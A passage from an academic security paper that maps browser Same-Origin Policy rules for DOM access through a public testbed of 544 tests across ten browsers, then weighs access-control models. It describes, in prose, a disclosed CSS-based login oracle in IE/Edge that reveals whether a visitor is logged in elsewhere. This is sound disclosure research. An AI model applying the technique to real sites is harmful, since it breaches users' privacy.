- We prove that a better understanding of SOP-DOM is useful by describing a novel CSS-based login oracle attack for IE and Edge, which we found using the ABAC rules for cross-origin access to CSS.
- We critically discuss the applicability of standard access control models like DAC, RBAC, and ABAC to SOP-DOM.

2 Foundations

Document Object Model (DOM). DOM is the standardized application programming interface (API) for scripts running in a browser to interact with the HTML document. It defines the "environment" in which a script operates. The first standard (DOM Level 1) was published in 1998 and the latest published version is DOM Level 3 (2004). The DOM standard is now a "living standard" since it has to be adapted to each new HTML5 feature, resulting the DOM Level 4 to remain in the "work in progress" stage.[2]

A browser's DOM includes more objects and properties than just the pure HTML markup, as shown in Figure 2. These objects can be accessed through a variety of different methods. For example, the iFrame element can be accessed through predefined selector methods like document.getElementByID("ID1"). The DOM structure does not necessarily match the markup structure. Although the <iframe> element from Figure 2 is a child element of the HTML document, there is no property document.frames[0]; instead, there is only window.frames[0].




Figure 2: Small extract from the DOM.

[2] https://dom.spec.whatwg.org/

To access and modify the DOM, JavaScript code can be used. Each JavaScript script runs in a specific DOM *execution context*. Consider Listing 1 as an example. If this small HTML file is opened in a web browser, first the <**iframe**> element will be parsed. After that the iFrame's source code from Listing 2 will be loaded and the `alert` function contained therein will be executed. The <**script**> element will then be parsed and the (second) `alert` function will be executed.

```
1 <html><head><title>a.html</title></head>
2 <body><iframe src="b.html" />
3 <script>alert(document.location)</script>
4 </body></html>
```

Listing 1: Code of `http://a.org/a.html`

The two `alert` pop-up windows, triggered by the two `script` elements, will display different URLs because they are acting in different DOMs. The alert window called in Listing 1 will display the URL `http://a.org/a.html`, whereas the alert window in Listing 2 will display the URL `http://a.org/b.html`.

```
1 <html><head><title>b.html</title></head>
2 <body><script>alert(document.location)</
    script>
3 </body></html>
```

Listing 2: Code of `http://a.org/b.html`

Cross-Origin Resource Sharing (CORS). Using XMLHttpRequest, a web page may send arbitrary HTTP requests to any webserver. This is different from just opening an URL or submitting an HTML form since with XMLHttpRequest the web page has full control over all HTTP headers. To restrict such potentially dangerous queries, XMLHttpRequest is restricted by default to the domain from which the calling document was loaded (same-domain). To enable controlled cross-domain requests, the CORS standard [9] was developed. It works as follows: *a)* in a preflight request,[3] the browser sends an origin header (`Origin: http://a.com`) to the target web service requesting CORS privileges. *b)* the target server may now answer with an error message (access denied) or with a CORS header, such as `Access-Control-Allow-Origin: http://a.com`, to grant the access. Instead of a domain name, the CORS header may contain a wildcard (`*`) to grants access from arbitrary domains.[4] Although CORS is designed to relax the Same-Origin Policy (SOP) in a secure manner, there are many cross-origin resources used in the web (e.g., scripts, stylesheets, images, iFrames) that can be loaded without CORS and without XMLHttpRequest. However, in HTML5 some elements (e.g., <**img**>) may have `crossorigin` attributes which invoke CORS and subsequently modify the SOP access controls.

[3] The preflight request can be skipped in simple cases

[4] This additionally denies the use credentials such as cookies in a CORS request.

3 Methodology

3.1 SOP-DOM Attributes

The *Same-Origin Policy for DOM Access (SOP-DOM)* controls the access of a *subject* – typically JavaScript code – to a *web object* (e.g., an HTML form). The subject may be located directly in the `HD` or in an `ED`. The element that loads the `ED` is called the `EE` (cf. Figure 1). Both `HD` and `ED` have a Web Origin. The Web Origin of `ED` is defined by `src` or similar attributes of `EE` (e.g, `dynsrc`, `lowsrc`, and `srcset`).

SOP-DOM is often described as a boolean switch which either allows interaction between `HD` and `ED` in the same-origin case or blocks access in case of different web origins (e.g., Karlof et al. [15]). In reality, SOP-DOM is more complex; some `EE`s like <**img**> block almost all access even in the same-origin case, some `EE`s like <**script**> allow full read and write access (in one direction) even in the case of different origins, and some `EE`s like <**iframe**> (in the cross-origin case) only grant partial access. Furthermore, access decisions may be influenced by additional attributes like CORS or `sandbox`.

In our investigations, we have used five values as our *test attributes*, two of which contribute to the definition of Web Origin. These attributes are summarized in Table 2.

Notation. In this paper and in our testbed, we use $\overline{\texttt{HD}}$ and $\overline{\texttt{ED}}$ to denote that `HD` and `ED` share the same Web Origin, and $\overline{\texttt{HD}}$ and $\underline{\texttt{ED}}$ if the origin differs. If cross-origin and same-origin behavior are identical we, use `HD` and `ED` to save space.

Coverage and Restrictions. The SOP-DOM is very complex, because with each newly considered attribute, the number of test cases may grow by a factor proportional to the number of possible attribute values. Thus, it should be clear that it is nearly impossible to test and describe the whole SOP-DOM in one research paper.

Since Web Origins are well understood and have been covered in numerous other publications, we have only covered two different origins with the same `protocol` (HTTP) and two different domains with different `domain` values. Our focus is on `ee`, where we considered HTML elements with URI attributes and

Attribute	Description	S/O/E	HD/ED
`protocol`	protocol of URL, value of `location.protocol`	S,O	HD+ED
`domain`	domain/hostname of URL, value of `location.hostname`	S,O	HD+ED
`ee`	type of `EE`	S,O	ED
`cors`	value of the CORS attribute of the `ee`, i.e., `ee.crossOrigin`	O	ED
`sandbox`	value of `sandbox`	S,O,E	ED

Table 2: SOP-DOM Attributes. *S* denotes subject attributes, *O* object attributes, and *E* denotes attributes which may also be set independent of the markup (e.g., through a HTTP security policy like Content Security Policy (CSP)).

properties. By systematically analyzing the provided list of the W3C [20] and the WHATWG [21], we picked the representative HTML elements <**script**>, <**img**>, <**canvas**>, <**link**>, <**iframe**>, <**object**>, <**embed**>, and <**link**>. We have also examined CORS (the value of the `crossorigin` attribute) and `sandbox`, as a proof-of-concept, to show that these attributes do have an influence on the SOP-DOM. More limitations of our approach are discussed in Section 5.

3.2 Access Control Test Cases

Web Object Structure. Web objects may have an internal DOM structure, as it is the case with iFrames or SVG images. In this case, we can use standard DOM selector methods to test for read and write access.

Other web objects do not have a DOM structure (e.g., JPEG and PNG images). In this case, we define the type of access for each such web object separately (e.g., single pixel access for JPEG) and use adapted code examples.

Distinguishing Full and Partial Access. In case that the object has an internal DOM structure, we define *full* access if we can access arbitrary parts of the DOM by standard selectors like `getElementbyID()`. We define *partial* access as only being able to read, or only being able to write some specific properties (e.g., `window.top.location`).

If the web object does not have an internal DOM, we always specify exactly what we can read or write. To name one example, single pixels in images or the source code of scripts.

Full Read and Full Write Access. Supposing that JavaScript code has DOM read access, it typically also has write access using some DOM methods (e.g., `innerHTML`). We have tested this by first writing into a particular DOM property, and then by reading the same property to verify whether it contains the newly written value. For full DOM access, we successfully verified that any DOM property which can be read, can also be written. In our proof-of-concept implementation, a script contained in the `ED` tries to read DOM properties from HD and vice versa. To test full DOM access, we inter alia use the code depicted in Listings 3 and 4.

```
1  <html>
2  <head>HD from HD.org</head>
3  <body>
4  <script>
5  ED=document.getElementById("EE").
       contentDocument;
6  HD2ED=ED.getElementById("ID2");
7  read_success = (HD2ED.textContent == "
       Text in ED");
8  </script>
9  <element id="ID1">Text in HD</element>
10 <EE id="EE" src="ED.org/ED.mime"></EE>
11 </body>
12 </html>
```

Listing 3: Host document (HD) verifying full read access.

```
1  <html>
2  <head>ED from ED.org</head>
3  <body>
4  <ED><element id="ID2">Text in ED</element
       ></ED>
5  <script>
6  var ED2HD;
7  ED2HD=parent.getElementById("ID1");
8  read_success = (ED2HD.textContent == "
       Text in HD");
9  </script>
10 </body>
11 </html>
```

Listing 4: Embedded Document (ED) for verifying full read access.

Partial Access. Many partial access rules have been added to browser implementations over the years in order to implement new features, or to defend against new attacks. The best-known examples are certainly the DOM properties of an iFrame's top frame that are used to build JavaScript framebusters to defend against UI Redressing [22].

Partial access cannot be tested systematically. Instead, we relied on our knowledge from pentesting, blog posts

of security researchers, and – in some cases – on intuition. Please note that our goal was not to give a full list of partial access rules, but only to document the variety of such rules.

Partial Read: Examples. An example for partial read (and write) access is the pixel-based manipulation of images with the help of CANVAS (e.g., via `context.getImageData`).

Lekies et al. [5] underlined that every script executed within the same web document is able to read global variables created by another script. However, local variables inside a function cannot be accessed unless their values are not explicitly returned by the function. This illustrates clearly that we have partial read access.

As an edge case example for partial read access, CSS in combination with browser features like plain HTML and inactive SVG files can be used to extract some values from the SOP-DOM [23].

Partial Write: Examples. Partially writable are properties like `parent.location.path` and `parent.location.hash`. In the past `location.hash` was used to share data cross-origin. Nowadays, this feature can be replaced by using PostMessage or CORS and write access to `parent.location` can be restricted in iFrames by using the `sandbox` attribute.

Execute. Current sandboxing concepts consider blocking JavaScript execution but not CSS execution. To be consistent with this view, we say that an `EE` grants execute rights to an `ED` when JavaScript code contained in the `ED` can be executed. For example, when EE=<**iframe** sandbox>, then the execution of JavaScript is blocked. We verified this by using script execution to send a PostMessageAPI message to HD.

4 Evaluation

We implemented a testbed as a web application which automatically evaluates the SOP implementation of the currently used browsers. Additionally, it displays the results of 10 tested browsers from six different vendors and highlights the differences between them. Our testbed is publicly available at *www.your-sop.com*.

4.1 Experiment Setup

We evaluated the following elements with `src` attributes and determined their Alexa 500 rank through an analysis of the Alexa Top–500 start pages. The results are (rank; domains; occurrences): <**script**> (3; 460; 12,625), <**link**> (8; 453; 5,197), <**img**> (11; 439; 24,015), and <**iframe**> (21; 261; 1,406). To name an example, the `script`-element was the third most common element listed on 453 out of 500 domains with a total of 12,625 findings. The elements <**object**> or <**embed**> are not listed under the TOP-30 elements.

Our testbed executes all tests on a single website so that tests can be easily repeated with different browsers. It uses one of the previously mentioned `EE`s and loads an external `ED` via its dedicated attributes. For example, the <**img**> elements uses the `src` attribute; however, the <**object**> elements uses the `data` attribute. If the element supports CORS, we created a test as follows; we used the three attribute cases, (1.) no `crossorigin` attribute is set, (2.) `crossorigin="use-credentials"`, and (3.) `crossorigin="anonymous"`. For each attribute, we created a test that receives an HTTP response header `Access-Control-Cross-Origin` (1.) set to a specific domain `your-sop.com` or `other-domain.org`, (2.) set to the wildcard $*$, (3.) or not set at all. In addition, the HTTP response header `Use-Credentials` is once set for each test to (1.) to `yes`, to (2.) `no`, (3.) and not set. The immense number of combinations lead to a significant number of test cases if CORS is supported.

Each test loads an external resource (`ED`), first from the same domain (`your-sop.com`), and then from a different one (`other-domain.org`). When retrieved through any browser, the SOP decisions of the currently used browser are presented in different overview tables. Since the exact method to access specific objects from `ED` to `HD` – and vice versa – differs with each test, its source code can be inspected by hovering on the result field in the table on the testbed website (cf. Figure 3).




Figure 3: Screenshot of our `your-sop.com` testbed.

Using the testbed, we evaluated the SOP of ten differ-

ent browsers, including Google Chrome, Mozilla Firefox, Internet Explorer, Edge and Safari. We added a feature to export all test results in a JSON file. We then used this feature to add a comparison table of different browser behaviors. It displays all test cases and SOP decisions of all browsers at once or can only highlight the differences. Figure 4 shows a small part of the comparison of different SOP implementations.

4.2 Results

In the following, we describe the general outcome of our testbed. The results are structured by the type of the embedding element (EE).

Images. An `<img>` element acts like a sandboxed iFrame; read and write access is blocked in both directions, even in the same-origin case. Script execution is blocked in the `ED`; even if the `ED` is an SVG containing some JavaScript code, the script is not executed. This behavior holds for both the same-origin and cross-origin case.

If we use `<canvas>` as the embedding element `EE`[5], we can get read access to pixels in JPG, PNG and SVG images if loaded from the same origin. This allows reading out the color of each pixel and it may be critical in some security contexts like JPG- or PNG-based CAPTCHAs. Here, an attacker could use CANVAS to automatically read out the displayed token.[6]

SVG files are basically XML-based vector graphics. Please note, that unlike `<img>`, the `<svg>` element does not support a `src` attribute to load an external SVG file. If embedded into a website with `<img>` or `<canvas>`, they behave as if they were bitmaps; thus, we can only read pixels. It is also possible to include SVGs in `EE`s like `<iframe>`, `<object>`, and `<embed>`. Then the DOM of the SVG is mounted into the `HD` and we can access it fully, and additionally read all SVG vector instructions.

Scripts. Cross-origin loaded JavaScript code via `<script src="...">` is a well-known special case in the SOP; it is treated as if it had been loaded from the same origin. Technically, a script loaded by the `src` attribute is appended to the `document.scripts` array in the HD's DOM, independent of the domain on which the script is hosted. In the `<script>` case, no access restrictions are imposed by the SOP: we have full read-/write access from the `ED` to the `HD`, and execution rights from `HD` to `ED`.

[5]See the example on `https://developer.mozilla.org/en-US/docs/Web/API/Canvas_API/Tutorial/Pixel_manipulation_with_canvas`

[6]http://ejohn.org/blog/ocr-and-neural-nets-in-javascript/

For the read/write access from the `HD` (subject) to the `ED` (JavaScript, object), this is less well-known. It is clear that we cannot change the content of the external file (write), but we can overwrite functions defined in this external file, and thus change the functionality of the loaded code. We are able to read variable values and the source code of defined functions[7]. However, there are some exceptions: we cannot read `var cnt = 2+5;` but we can read the `cnt`'s value `7`. We can also read the complete line of code if it is contained in a function (cf. [5]). Thus, we have *partial* read/write access from the `HD` to the `ED`.

Style Sheets. External CSS code can be loaded via the embedding element `<link>`. In the case where the CSS code is loaded from the same origin, we can read the complete source code. If the CSS file is loaded cross-origin, we can only read the source code if proper CORS values are set. An exception is MS IE/Edge, which allows read access in every case (see Section 4.3 for details).

Write access for CSS code is defined by the ability of CSS to change the visual display of a web object. Since this is the desired behavior, write access from the `ED` to the HD is independent of the web origin.

Frames. For `<iframe>` (without `sandox` attribute) we have full read/write access in both directions in the same-origin case, and partial read/write access in the cross-origin case.

The cross-origin case from $\overline{\texttt{ED}}$ (subject) to $\underline{\texttt{HD}}$ (object) is of special interest; we have partial read/write access. Some properties that can be read are: `top.length` (number of frames/iFrames in `HD`), `top.closed` (boolean value if `HD` is closed), `top.opener` (reference to opener `HD` in the event of a popup). Although this is a very limited read access, we have a side-channel allowing us to read some cross-origin information. Especially the first property is noteworthy; it allows to get the number of frames/iFrames that are contained in the `HD`. We also have partial write access in this case; for example, to the `top.location` property (a property that we can only write, but are unable to read).

Similar results hold for the other direction (subject `HD` to object `ED`) in the cross origin case. In this case, the properties are accessed via the `window.frames[]` array (instead of `top`).

Sandboxed Frames. The origins of the SOP-DOM lie in the necessity of a clear separation of two HTML documents, shown by several attacks over the last ten years

[7]For example, by using `Object.getOwnPropertyNames(window)`, we can read all properties defined in the `window` object

Your SOP

Only display differences | Show all

You have detected 129 differences within 544 applicable test cases (23.71%).

FROM	EE	TO	DETAILS	RIGHT	*Recommendation* (based on majority)	Windows GC 48	Android GC 48	Windows FF 44	Android FF 44	Windows IE 11	Windows Edge 20	OSX Safari 9	iOS Safari 9	Windows Opera 35	Windows Chromodo 45
$\overline{\text{HD}}$	CANVAS with PNG	$\underline{\text{ED}}$	Cross-origin: (not set) Access-Control-Allow-Origin: your-sop.com Use-Credentials: true	r	yes(pixel)	yes(pixel)	yes(pixel)	no	no	no	no	yes(pixel)	yes(pixel)	yes(pixel)	yes(pixel)
$\overline{\text{HD}}$	CANVAS with SVG	$\overline{\text{ED}}$	Cross-origin: (not set) Access-Control-Allow-Origin: (not set) Use-Credentials: (not set)	r	yes(pixel)	yes(pixel)	yes(pixel)	yes(pixel)	yes(pixel)	no	yes(pixel)	yes(pixel)	yes(pixel)	yes(pixel)	yes(pixel)

Figure 4: Evaluation result by comparing 10 different browsers.

[24, 25, 26]. However, a complete separation between two HTML documents is often not possible; for example, to allow UI redressing countermeasures with JavaScript frame-busters [22].

To allow a better separation between the iFrame `ED` and the `HD`, *sandboxed iframes* were introduced [27]. We limited our evaluation to the attribute values that directly affect our read, write, and execute results: `allow-scripts`, `allow-same-origin`, `allow-top-navigation`.

The `sandbox` attribute is a special case that is discussed in Section 7.

Recommendations for Browser Vendors. From the perspective of a browser vendor, it is interesting to know how the results of our tool can be used to identify bugs and therefore potential vulnerabilities. In our analysis, we have automatically compared each SOP-DOM difference with the behavior of all other browsers. In case that at least one browser grants SOP-DOM access that the other browsers restrict, a browser vendor should have a closer look on this test case. We recommend to adjust the SOP-DOM behavior to the majority of other browser behaviors for reasons of clarity. For each test, our website recommends a result, which is based on the majority of all ten tested browsers (see Figure 4). Because our testbed includes browsers of different vendors (e.g., Apple, Google, Mozilla, Microsoft), we believe that this might be a representative SOP-DOM result.

4.3 Different Browser Behaviors

We implemented 544 test cases and 129 of these cases differ across ten tested browsers (23.71%).[8] We identified three subsets of different browser behaviors.

First, more than 35% of the identified differences could be attributed to <**canvas**> and PNG/SVG. In contrast to the other seven browser tests that allow partial read access with the help CORS from `HD` to `ED` cross-origin, FF, IE, and Edge do not allow read access in the following CORS cases of <**canvas**> with SVG and PNG: `Access-Control-Allow-Origin : your-sop.com` (`ED` sets the domain of `HD`) and `Use-Credentials: true`. Irrespective of CORS, <**canvas**> and SVG have 44 differences that are based on a denied access in IE 11.[9]

Second, over 12% of the test cases show differences between Safari 9 and the other browsers by looking on <**object**> and <**embed**> elements that load SVG files. Safari 9 does not show an SVG if it is loaded by code like `<object data="image.svg"></object>`. Therefore, JavaScript code contained in the SVG file cannot be executed. It needs an additional `type` attribute with the value `image/svg+xml` such that JavaScript execution is allowed. Since Safari 10.1 Apple has changed their implementation and both elements behave similar to the other browsers. The attribute `type="image/svg+xml"` is no more required.

Third, over 51% of the test cases show different behaviors because of <**link**>. Nearly all the cases have different CORS implementations. CORS thus shows that a relatively new and complex technology leads to different interpretations of "well-known" web concepts like SOP.

Similarly to Chromium's testbed that have been applied to other browsers to find bugs, our testbed could be used and extended by browser vendors and security researchers to identify browser differences leading to exploits.[10]

4.4 Cross-Origin Login Oracle Attack.

We have detected one browser difference due to IE/Edge, which does not need CORS. In this case, IE/Edge allows us to read CSS rules cross-origin while other browsers do not allow such access.

[8] `http://www.your-sop.com/stats.php`

[9] We have communicated these differences to Microsoft and it seems that they have fixed them in the newest browser versions.

[10] `https://github.com/thomaspatzke/BrowserCrasher`

By using the difference that was detected in case of <**link**>, we show that dynamically generated CSS files can be abused to attack the user's privacy. In case of CSS code from different origins, IE/Edge behaves differently from GC and FF; it does not set DOM properties like `cssRules` to `null`. Therefore, an attacker is always allowed to read the CSS code regardless of its origin. This allows us to build a novel login oracle:

- Suppose a webserver delivers different CSS files, depending on whether the user is logged in or not.
- The attacker's website consists of the `EE` <**link**> loading the victim's CSS code (`ED`).
- Though HD has another origin than `ED`, the attacker's JavaScript code in HD automatically reads all CSS rules. By comparing the CSS code with CSS code of a logged out user, the attacker can determine the logged in state.

We verified our login oracle with the startpage service `start.me` (`ED`); an attacker is clearly able to decide whether a user is logged in or not. This attack is similar to [5]. We have informed the website administrators about this vulnerability. Microsoft (Research Center, MSRC) acknowledged this bug (Case 32703) and the fix will be incorporated into a future version of IE/Edge.

5 Limitations

Even if we restrict our attention to SOP-DOM, the Same-Origin Policy has a very large scope. We have 15 HTML elements with `src` attributes, and several more with a similar functionality (e.g. `<canvas>`). There are six different sandbox attributes, and they (e.g., the CORS attribute) may be influenced by HTTP-based security policies like CSP. There are many different ways how to embed a document of a given MIME type into a webpage (e.g., SVG via `<img>` or `<iframe>`), and there are many different MIME types with and without a DOM structure to consider. There are pseudoprotocols like `data:` and `about:`, which have different Web Origin definitions. There is also a large number of DOM properties which could be tested for partial access.

Covering all interactions within this scope would result in an exponential number of test cases, which cannot be covered in one research paper. For example, Zalweski [28] lists four classes of common URL schemes (e.g., document-fetching and third-party) consisting of different subclasses (e.g., browser specific schemes like `vbscript`, `firefoxurl`, and `cf`). Moreover, it is possible to register self-defined handlers for particular schemes via `registerProtocolHandler`. In this section, we therefore discuss several technologies that we excluded from our research and give a rationale for these decisions.

Link. One technical limitation of our evaluation framework is that we used the <**link**> element only to load CSS. We did not consider, for example, HTML imports via `<link rel="import"href="data.html">`. An interesting novel technology that is highly under development are Service Workers [29]. They can, for example, be loaded using `<link rel="serviceworker"href="worker.js">`. However, it is currently "an experimental technology" according to Mozilla [30], although they are used by many websites (e.g., Google and Twitter). Our evaluation does not cover Web Workers [31]. This technology allows running a JavaScript in different context; for example, there is no `window` object reference. For this reason, we excluded it.

SVG. We only covered <**svg**> as an `ED` which directly embeds the JavaScript code for testing read/write access. It is also possible, to use <**svg**> as a `HD`; for example, an external JavaScript can be loaded by using `<svg><script xlink:href=".."></svg>`. Our testbed always uses an HTML document as `HD`.

JavaScript. We only cover a small, but hopefully representative, set of DOM properties. Our testbed only covers the `location` property, but sub-properties such as `location.hash` or `location.path` were not analyzed. The same holds for the `window.name` property, which is well-known to be writable across origins.

A design decision for our testbed was to be able to easily execute all test simultaneously. Therefore, only one *index.html* is capable to run all 544 tests with only one click by the user. For this reason, we excluded popups and the corresponding `window.opener` property.

Other Mime Types. Our testbed is limited to HTML, JavaScript, CSS, and SVG. For example, it would be interesting to investigate PDF, which can also include JavaScript code. There are many more *active* MIME types, such as Flash or ActiveX, which should be addressed in further research.

Pseudoprotocols. We excluded pseudo protocols (e.g., `about:`, `chrome:`) and Data and JavaScript-URIs from our tests, because in a (possibly outdated) overview, Zalewski [28] already pointed out that there are different Web Origin assignments in different browser implementations. However, extending the testbed to selected pseudoprotocols is future work.

6 Related Work

Different SOP Contexts. Jackson and Barth [32] discussed different SOP contexts, and showed vulnerabilities introduced by the interaction of these contexts. Zheng et al. [12] describe in detail the SOP for HTTP cookies. They also presented bypasses based on subdomains. Session integrity problems resulting from the cookie context SOP are discussed by Bortz et al. [13]. Karlof et al. [15] and Masone et al. [14] describe refined origins for the cookie SOP: they replaced the domain name with a server's X.509 certificate and public keys. Thus, they are able to use different cookies for different servers on the same domain. Singh et al. [7] analyzed in-coherencies in web browser access control policies by showing that there are different definitions of Web Origins; there are web-origins for DOM objects, localStorage, and XMLHttpRequest, as well as other definitions for cookies (domain, path) and the clipboard (user).

SOP Enhancements. Wang et al. [33] proposed their secure browser Gazelle with a multi-principal OS architecture and showed how to implement extended access control policies. Chen et al. [34] analyzed browser domain-isolation bugs and attacks. They proposed "script accenting" as a defense mechanism so that frames cannot communicate if they have different accents.

SOP Bypasses. Ways to bypass SOP restrictions are regularly published in the academic and non-academic areas. Jackson et al. [35] and Johns et al. [36] discuss DNS rebinding attacks (which manipulate Web Origins and thus disable the SOP) and proposed mitigation techniques. Oren and Keromytis [16] used Hybrid Broadcast-Broadband Televisio (HbbTV) to bypass the SOP. In contrast to websites, HbbTV data does not have a origin. This characteristic allows an attacker to inject malicious code of his choice into any website, which are loaded via the HbbTV data stream. Lekies et al. [5] are using dynamically generated JavaScript files to attack the privacy of a victim. Singh et al. [7] describe major access control flaws in browsers. Complicated side-channels have been abused to read DOM properties in [23].

Various non-academic publications describe ways to bypass the SOP. Jain [37] states that Safari v6.0.2 does not have SOP restrictions in case the `file` protocol is used. In 2010, Stone [38] showed that UI redressing can be used to bypass the SOP. Even if the SOP is restricting access on the script level, copy-and-paste as well as drag-and-drop actions are not restricted. In 2012, Heyes [39] showed that the location of a window can be accessed cross-origin in FF; however, this should not be allowed. Three years later, Bentkowski demonstrated with CVE-2015-7188 that FF's $\leq$42 SOP can be bypassed by adding whitespace characters to IP address strings.[11] In 2016, Ormandy [40] showed that Comodo's browser Chromodo disables, at least partially, the SOP and thus Chromodo "actually disables all web security". There are also SOP bypasses via Java applets [41], Adobe Reader [42], Adobe Flash [11], and inter alia Microsoft Silverlight [10].

Formal approaches to Web Security. Yang et al. [6] propose to describe the SOP in terms of Information Flow Control. Akhawe et al. [43] have a much broader scope and describes the backbone of a formal model for the Web itself.

Other Approaches. Crites et al. [44] proposed the abstraction and access control model OMash, as a replacement of SOP. Barth et al. [45] proposed a browser extension system for protecting browsers from extension vulnerabilities. They reused the SOP to isolate extensions from attacks, which needs inter alia access to browser internals and web page data. Chen et al. [46] described an opt-in app isolation mechanism that acts like the user is executing different browsers. Even if the attacker is able to act in the same origin, the users credentials might only be available in a logged-in state which is isolated. Stamm et al. [47] proposed CSP, which is implemented in all modern browsers. In CSP, code injection attacks are mitigated through restrictions imposed on code origins (whitelisting of allowed origins), and through abandoning inline code. Jackson and Wang [48] introduced Subspace as a cross-domain communication primitive allowing communication across domains.

7 Access Control Policies

Since SOP-DOM restricts access of subjects (mainly JavaScript code) to web objects, we think that an appropriate formal model could be found amongst the class of access control policies. Access control policies restrict the access of subjects from a set S (humans, machines or code) to objects from a set O. In the following, we discuss how well the three main classes fit our findings.

SOP-DOM is a global access control policy regulating access between websites throughout the Internet; however, decisions through the SOP-DOM can only be made on that which is locally available. This data includes the web origins of the different subjects and objects, the HTML markup (elements and attributes), and more recently, security policies communicated through HTTP headers like CORS, CSP, X-Frame-Options, and others.

[11] `https://www.mozilla.org/en-US/security/advisories/mfsa2015-122/`

In SOP-DOM, the set O of objects may contain any element or property of the local DOM of the web page. Typically, access rights granted to two objects o_1 and o_2 should only differ if the Web Origins of these two objects differ. The set S of subjects could be defined as $S = O$; however, this would only result in numerous "inactive" subjects which do not need any access rights since they never access any other objects (e.g., text nodes). We therefore restrict the set S to "active" objects, where the definition of "active" still awaits a mathematically precise definition. We include all script objects in S and all CSS code; however, since the discovery of scriptless attacks [23], there may be a need to extend this definition.

7.1 Discretionary Access Control (DAC)

DAC access control is well-known from operating systems (OSs); each user has a login name and the OS decides if this particular user has access to a certain resource (e.g., a data file or network printer). Each resource also has a unique name; therefore, S and O contain the names of users and resources. Another example is email encryption in which read access is granted on the basis of the RFC 822 email addresses of the recipients.

Definition 1 *In DAC, access rights are directly assigned to subjects: the policy set P is a subset of $S \times O$, and subject s has access to object o if $(s,o) \in P$.*

In the WWW, each subject from S and each object from O can be assigned a unique name, which is the URL at which it can be found. Thus, this part would fit in the DAC model. However, there is no global "web operating system" which keeps track of all possible pairs in $S \times O$. Instead SOP-DOM uses only a part of this name in its access decisions, namely the Web Origin.

Some sources trivialize RFC 6454 in the sense that they state that read and write access are only possible if the Web Origins of the subject and object are identical. If this was true, it would be a perfect fit for DAC and a very simple global DAC policy could be formulated as follows:

$$(s,o) \in P \iff origin(s) = origin(o).$$

This however is simply incorrect, since in many cases $(s,o) \in P$ even if $origin(s) \neq origin(o)$, for example, in case a script s was embedded via a `<script>` element, or if s is contained in a sandboxed iFrame with top-level frame access.

Unfortunately, the elegant DAC-based definition of SOP-DOM via web origins does not fit.

7.2 Role-Based Access Control (RBAC)

RBAC is often used in distributed environments as an abstraction to improve the manageability of access control rules. By means of example, the role *system administrator* may be assigned to different subjects over time or even periodically, and this role has many important access rights. Instead of assigning, revoking, and reassigning these access rights periodically to individual subjects, the access rights are assigned to the *role* "system administrator", and this single role is assigned, revoked and reassigned over time.

Definition 2 *In RBAC, subjects are assigned to* roles *from a set R, and access rights are assigned to roles: $P_1 \subseteq S \times R, P_2 \subseteq R \times O$, and s has access to o if there exists a role r such that $(s,r) \in P_1$ and $(r,o) \in P_2$.*

In typical RBAC installations, access rights to individual resources are assigned manually by the system administrator. This is problematic for SOP-DOM, since access policies must be created automatically. We discuss the following variant of RBAC where roles are assigned to both subjects and objects, and access decisions are based on both roles only.

Definition 3 *In enhanced RBAC (eRBAC), subjects are assigned* subject roles *from a set R_S, objects are assigned* object roles *from a set R_O, i.e. $P_S \subseteq S \times R_S, P_O \subseteq O \times R_O$. Access rights are assigned between roles: $P \subseteq R_S \times R_O$. So subject s has access to object o if there exists roles $rs \in R_S$ and $ro \in R_O$ such that $(s,rs) \in P_S, (o,ro) \in P_O$ and $(rs,ro) \in P$.*

Since we have identified the important influence of the embedding element `EE` on the access decisions in SOP-DOM, we may use `EE` to assign a "role" to subjects and objects. So in SOP-DOM, P_S and P_O would be computed locally from the HTML markup and additional security policies, and P would be the global SOP-DOM rules implemented in each browser.

For example, to specify that both external and inline scripts have full cross-origin read and write access rs^{co}_{rw} we may formulate:

$$(s, rs^{co}_{rw}) \in P_S \iff EE(s) = \texttt{<script>} \vee EE(s) = HD. \tag{1}$$

Access to objects is again mainly defined by the embedding element. An image embedded via `<img>` is, for example, inaccessible at all, whereas the same image embedded via `<canvas>` is partially readable. So we could define a role ro^{so}_r with the following equation:

$$(o, ro^{so}_r) \in P_O \iff EE(o) \notin \{ \texttt{<img>}, ... \} \tag{2}$$

Web origins could be taken into account in P by stating that for all values X, $(rs_X^{so}, ro_X^{so}) \in P$ (subject role has same-origin access to object role), $(rs_X^{co}, ro_X^{co}) \in P$ (subject role has cross-origin access to object role), and $(rs_X^{co}, ro_X^{so}) \in P$ (if subject role has cross-origin access to object role, then it also has same-origin access).

This shows that eRBAC seems to be a feasible model, however, the rules to assign roles to subjects and objects could become quite complicated because in addition to the `EE`, we have identified at least two attribute values (*cors* and *sandbox*) which may influence the assignment of such roles. This complexity will be increased if we extend the scope to HTTP security policies such as CSP and pseudo-URIs like `data:`, which are not covered by our current analysis.

7.3 Attribute-Based Access Control

Attribute-Based Access Control (ABAC) [49] is a flexible access control mechanism used in, for example, XACML [50]. It may also be used to implement RBAC: roles can be modeled as *role attributes* assigned to both subject and object. The policy decision in ABAC may depend on other subject, object and environment attributes as well.

Definition 4 *Let $A_i = \{NULL, value_i^1, ..., value_i^{k_i}\}$ be the set of different values of attribute i. Let $\mathscr{SA} = A_1 \times ... \times A_l$, $\mathscr{OA} = A_{l+1} \times ... \times A_m$ and $\mathscr{EA} = A_{m+1} \times ... \times A_n$ be the cartesian products of all subject, object and environment attribute values. Let $\mathscr{R}$ be the set of all access rights. Then an ABAC policy $\mathscr{P}$ is defined as $\mathscr{P} \subseteq \mathscr{SA} \times \mathscr{OA} \times \mathscr{EA} \times \mathscr{R}$.*

Now let $\vec{sa}$ be the array of subject attributes of subject s, $\vec{oa}$ the array of object attributes of object o, and $\vec{ea}$ the actual array of environment attributes. Then subject s has access $r \in \mathscr{R}$ to object o if the array $\vec{a}$, formed by concatenating $\vec{sa}$, $\vec{oa}$, $\vec{ea}$, and r, is contained in $\mathscr{P}$: $\vec{a} \in \mathscr{P}$.

ABAC could be suitable for SOP-DOM because we can model any parameter that influences the access decisions as an attribute. This allows to give a unified treatment to some well-known concepts.

Extended Web Origins. Both subject and object have attributes from which their Web Origin can be computed. In the classical definition of Web Origins in RFC6454 these are `protocol` (`location.protocol`), `domain` (`location.hostname`) and `port` (`location.port`).

- We can, for example, extend this definition to take the legacy `document.domain` declaration into account (see below). We define an additional variable `dd` and assign the value of `document.domain` to it. All these variables are both subject and object variables (cf. Section 7), and are present for both `HD` and `ED` (cf. Table 2).
- The assignment of random Web Origins to sandboxed iFrames can be specified by stating that $origin(o) = \$RAND$ if $sandbox(o) = TRUE$.

